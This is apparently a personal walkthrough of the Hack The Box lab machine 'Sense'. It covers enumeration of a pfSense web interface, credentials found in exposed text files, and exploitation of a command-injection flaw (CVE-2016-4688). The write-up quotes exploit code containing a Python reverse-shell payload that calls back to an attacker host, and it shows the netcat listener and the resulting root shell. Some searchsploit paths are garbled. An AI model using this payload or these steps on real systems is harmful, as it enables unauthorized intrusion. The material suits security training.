

# Linux - Easy - Sense

Sunday, 19 February 2023 9:27 am




## Reconnaissance

```
(kali@kali)~$ sudo env "PATH=$PATH" autorecon -v 10.10.10.60 --heartbeat 20
```

Port	Service
80	Http lighttpd 1.4.35
443	Https lighttpd 1.4.35

## Enumeration

### Port 80:



Default creds of admin:psense did not work

We will run a gobuster scan

```
(kali@kali)~$ gobuster dir -u /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -u https://10.10.10.60 -k
```

Gobuster v3.4  
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)

```
[+] Url: https://10.10.10.60
[+] Method: GET
[+] Threads: 10
[+] Wordlist: /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.4
[+] Timeout: 10s
```

2023/02/18 15:39:53 Starting gobuster in directory enumeration mode

```
/themes (Status: 301) [Size: 0] [→ https://10.10.10.60/themes/]
/css (Status: 301) [Size: 0] [→ https://10.10.10.60/css/]
/includes (Status: 301) [Size: 0] [→ https://10.10.10.60/includes/]
/javascript (Status: 301) [Size: 0] [→ https://10.10.10.60/javascript/]
/classes (Status: 301) [Size: 0] [→ https://10.10.10.60/classes/]
/widgets (Status: 301) [Size: 0] [→ https://10.10.10.60/widgets/]
/tree (Status: 301) [Size: 0] [→ https://10.10.10.60/tree/]
/shortcuts (Status: 301) [Size: 0] [→ https://10.10.10.60/shortcuts/]
/installer (Status: 301) [Size: 0] [→ https://10.10.10.60/installer/]
/wizards (Status: 301) [Size: 0] [→ https://10.10.10.60/wizards/]
Progress: 14391 / 328961 (4.32%)
```

Nothing interesting pops up so we will run searchsploit

Exploit	Title	Path
pfSense	- 'interfaces.php?if=' Cross-Site Scripting	hardware/remote/35071.txt
pfSense	- 'pkg.php?xml' Cross-Site Scripting	hardware/remote/35069.txt
pfSense	- 'pkg_edit.php?id=' Cross-Site Scripting	hardware/remote/35068.txt
pfSense	- 'status_graph.php?if=' Cross-Site Scripting	hardware/remote/35070.txt
pfSense	- (Authenticated) Group Member Remote Command Execution (Metasploit)	unix/remote/43193.rb
pfSense	Beta 4 - 'graph.php' Multiple Cross-Site Scripting Vulnerabilities	php/remote/34985.txt
pfSense 2.0.1	- Cross-Site Scripting / Cross-Site Request Forgery / Remote Command Execution	php/webapps/23901.txt
pfSense 2.1 build 20130911-1816	- Directory Traversal	php/webapps/31262.txt
pfSense 2.2	- Multiple Vulnerabilities	php/webapps/36506.txt
pfSense 2.2.5	- Directory Traversal	php/webapps/39038.txt
pfSense 2.3.1_1	- Command Execution	php/webapps/43128.txt
pfSense 2.3.2	- Cross-Site Scripting / Cross-Site Request Forgery	php/webapps/41501.txt
pfSense 2.3.4 / 2.4.4-p3	- Remote Code Injection	php/webapps/47413.py
pfSense 2.4.1	- Cross-Site Request Forgery Error Page Clickjacking (Metasploit)	php/remote/43341.rb
pfSense 2.4.4-p1 (NAPROxy Package 0.59_14)	- Persistent Cross-Site Scripting	multiple/webapps/46318.txt
pfSense 2.4.4-p3 (ACME Package 0.59_14)	- Persistent Cross-Site Scripting	php/webapps/46936.txt
pfSense 2.4.4-P3	- 'User Manager' Persistent Cross-Site Scripting	freebsd/webapps/46300.txt
pfSense 2.4.4-p3	- Cross-Site Request Forgery	php/webapps/46714.txt
pfSense < 2.1.4	- 'status_rrd_graph_img.php' Command Injection	php/webapps/43568.py
pfSense Community Edition 2.2.6	- Multiple Vulnerabilities	php/webapps/39709.txt
pfSense Firewall 2.2.5	- Config File Cross-Site Request Forgery	php/webapps/39306.html
pfSense Firewall 2.2.6	- Services Cross-Site Request Forgery	php/webapps/39695.txt
pfSense UTM Platform 2.0.1	- Cross-Site Scripting	freebsd/webapps/24439.txt

Most of the exploits require authentication, so we wont go down the rabbit hole, we will run go buster and add extensions to look out for any configuration files

```
(kali@kali)-[~]
$ gobuster dir -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -u https://10.10.10.60 -k -x php,txt,conf
```

We get two interesting results:  
Changelog.txt and system-users.txt

```
https://10.10.10.60/changelog.txt

# Security Changelog

## Issue
There was a failure in updating the firewall. Manual patching is therefore required.

## Mitigated
2 of 3 vulnerabilities have been patched.

## Timeline
The remaining patches will be installed during the next maintenance window
```

```
https://10.10.10.60/system-users.txt

###Support ticket###

Please create the following user

username: Rohit
password: company defaults
```

So now we have a username rohit with password:pfSense

The screenshot shows the pfSense web interface. The top navigation bar includes links for System, Interfaces, Firewall, Services, VPN, Status, Diagnostics, and Help. The main content area is titled 'Status: Dashboard'. It features two tabs: 'System Information' and 'Interfaces'. The 'System Information' tab is selected, showing a table of system details. The 'Interfaces' tab shows the WAN interface with a status of 'UP' and IP address 10.10.10.60.

System Information	
Name	pfSense.localdomain
Version	2.1.3-RELEASE (amd64) built on Thu May 01 15:52:13 EDT 2014 FreeBSD 8.3-RELEASE-p16
Platform	pfSense
CPU Type	Intel(R) Xeon(R) CPU E5-2696 v3 @ 2.30GHz 2 CPUs: 2 package(s) x 1 core(s)
Uptime	01 Hour 19 Minutes 35 Seconds
Current datetime	Sat Feb 18 16:49:12 EST 2023
DNS server(s)	127.0.0.1
Last config change	Wed Oct 18 17:26:14 EDT 2017
State table size	4% (7242/202000) Show states
MBUF Usage	4% (918/25600)
Load average	0.26, 0.23, 0.18
CPU usage	(Updating in 10 seconds)
Memory usage	8% of 2026 MB
SWAP usage	0% of 4096 MB
Disk usage	3% of 15G

Interfaces	
WAN	UP (eth0) 10.10.10.60

The version number is 2.1.3 so we will search searchsploit

Exploit Title	Path
pfsense - 'Interfaces.php?if=' Cross-Site Scripting	/hardware/remote/35871.tx
pfsense - 'pkg.php?ml=' Cross-Site Scripting	/hardware/remote/35869.tx
pfsense - 'pkg_edit.php?id=' Cross-Site Scripting	/hardware/remote/35870.tx
pfsense - 'status_graph.php?if=' Cross-Site Scripting	/units/remote/43393.tx
pfsense - (Authenticated) Group Member Remote Command Execution (Metasploit)	/php/remote/34985.txt
pfsense 2 Beta 4 - 'graph.php' Multiple Cross-Site Scripting Vulnerabilities	/php/webapps/22981.txt
pfsense 2.0.1 - Cross-Site Scripting / Cross-Site Request Forgery / Remote Command Execution	/php/webapps/31253.txt
pfsense 2.1 build 20130113-2816 - Directory Traversal	/php/webapps/36586.txt
pfsense 2.2 - Multiple Vulnerabilities	/php/webapps/39838.txt
pfsense 2.2.5 - Directory Traversal	/php/webapps/41228.txt
pfsense 2.2.1 - Command Execution	/php/webapps/41581.txt
pfsense 2.2.2 - Cross-Site Scripting / Cross-Site Request Forgery	/php/webapps/47413.py
pfsense 2.2.4 / 2.4.4-p1 - Remote Code Injection	/php/remote/43241.py
pfsense 2.4.1 - Cross-Site Request Forgery Error Page Clickjacking (Metasploit)	/php/webapps/46538.txt
pfsense 2.4.4-p1 (NABPaaS Package 8.59.16) - Persistent Cross-Site Scripting	/multiple/webapps/46316.t
pfsense 2.4.4-p1 - Cross-Site Scripting	/php/webapps/46936.txt
pfsense 2.4.4-p3 (ACM Package 8.59.16) - Persistent Cross-Site Scripting	/freemid/webapps/43568.tx
pfsense 2.4.4-p3 - 'User Manager' Persistent Cross-Site Scripting	/php/webapps/46714.txt
pfsense 2.4.4-p3 - Cross-Site Request Forgery	/php/webapps/47568.py
pfsense < 2.1.4 - 'status_rrd_graph_img.php' Command Injection	/php/webapps/39788.txt
pfsense Community Edition 2.2.4 - Multiple Vulnerabilities	/php/webapps/39386.html
pfsense Firewall 2.2.5 - Config File Cross-Site Request Forgery	/php/webapps/39695.txt
pfsense Firewall 2.2.6 - Services Cross-Site Request Forgery	/freemid/webapps/24439.tx
pfsense UTM Platform 2.0.1 - Cross-Site Scripting	

This one seems like the most appropriate one to use

```
(kali@kali)~$ searchsploit pfsense
Exploit Title: pfsense < 2.1.4 - 'status_rrd_graph_img.php' Command Injection
URL: https://www.exploit-db.com/exploits/43568
Path: /usr/share/exploitdb/exploits/php/webapps/43568.py
File Type: Python script, ASCII text executable
Copied to: /home/kali/43568.py
```

```
#!/usr/bin/env python3
# Exploit Title: pfsense < 2.1.3 status_rrd_graph_img.php Command Injection.
# Date: 2018-01-12
# Exploit Author: absolomb
# Vendor Homepage: https://www.pfsense.org/
# Software Link: https://atafiles.pfsense.org/mirror/downloads/old/
# Version: < 2.1.3
# Tested on: FreeBSD 8.3-RELEASE-p16
# CVE : CVE-2016-4688

import argparse
import requests
import urllib
import urllib3
import collections

pfsense < 2.1.3 status_rrd_graph_img.php Command Injection.
This script will return a reverse shell on specified listener address and port.
Ensure you have started a listener to catch the shell before running!

parser = argparse.ArgumentParser()
parser.add_argument("--rhost", help = "Remote Host")
parser.add_argument("--lhost", help = "Local Host listener")
parser.add_argument("--lport", help = "Local Port listener")
parser.add_argument("--username", help = "pfsense Username")
parser.add_argument("--password", help = "pfsense Password")
args = parser.parse_args()

rhost = args.rhost
lhost = args.lhost
lport = args.lport
username = args.username
password = args.password

# command to be converted into octal
command = """
python -c 'import socket,subprocess,os;
s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);
s.connect(("%(s)s","%(p)s"));
os.dup2(s.fileno(),0);
os.dup2(s.fileno(),1);
os.dup2(s.fileno(),2);
p=subprocess.call(["/bin/sh","-i"]);'
""" % (lhost, lport)

"43568.py" [noeol] 118L, 3467B
```

We will add the rhost, lhost, lport, username and password fields but first things first, lets set up a netcat listener on our kali machine

```
(kali@kali)~$ sudo nc -nlvp 4444
[sudo] password for kali:
listening on [any] 4444 ...
```

```
(kali@kali)~$ python3 43568.py --rhost 10.10.10.60 --lhost 10.10.10.9 --lport 4444 --username rohit --password pfsense
cNfE token obtained
Running exploit...
Exploit completed
```

```
(kali@kali)~$ sudo nc -nlvp 4444
[sudo] password for kali:
listening on [any] 4444 ...
connect to [10.10.10.9] from (UNKNOWN) [10.10.10.60] 24790
sh: can't access tty: job control turned off
#
```

```
(kali@kali)~$ sudo nc -nlvp 4444
[sudo] password for kali:
listening on [any] 4444 ...
connect to [10.10.10.9] from (UNKNOWN) [10.10.10.60] 24798
sh: can't access tty: job control turned off
# whoami
root
#
```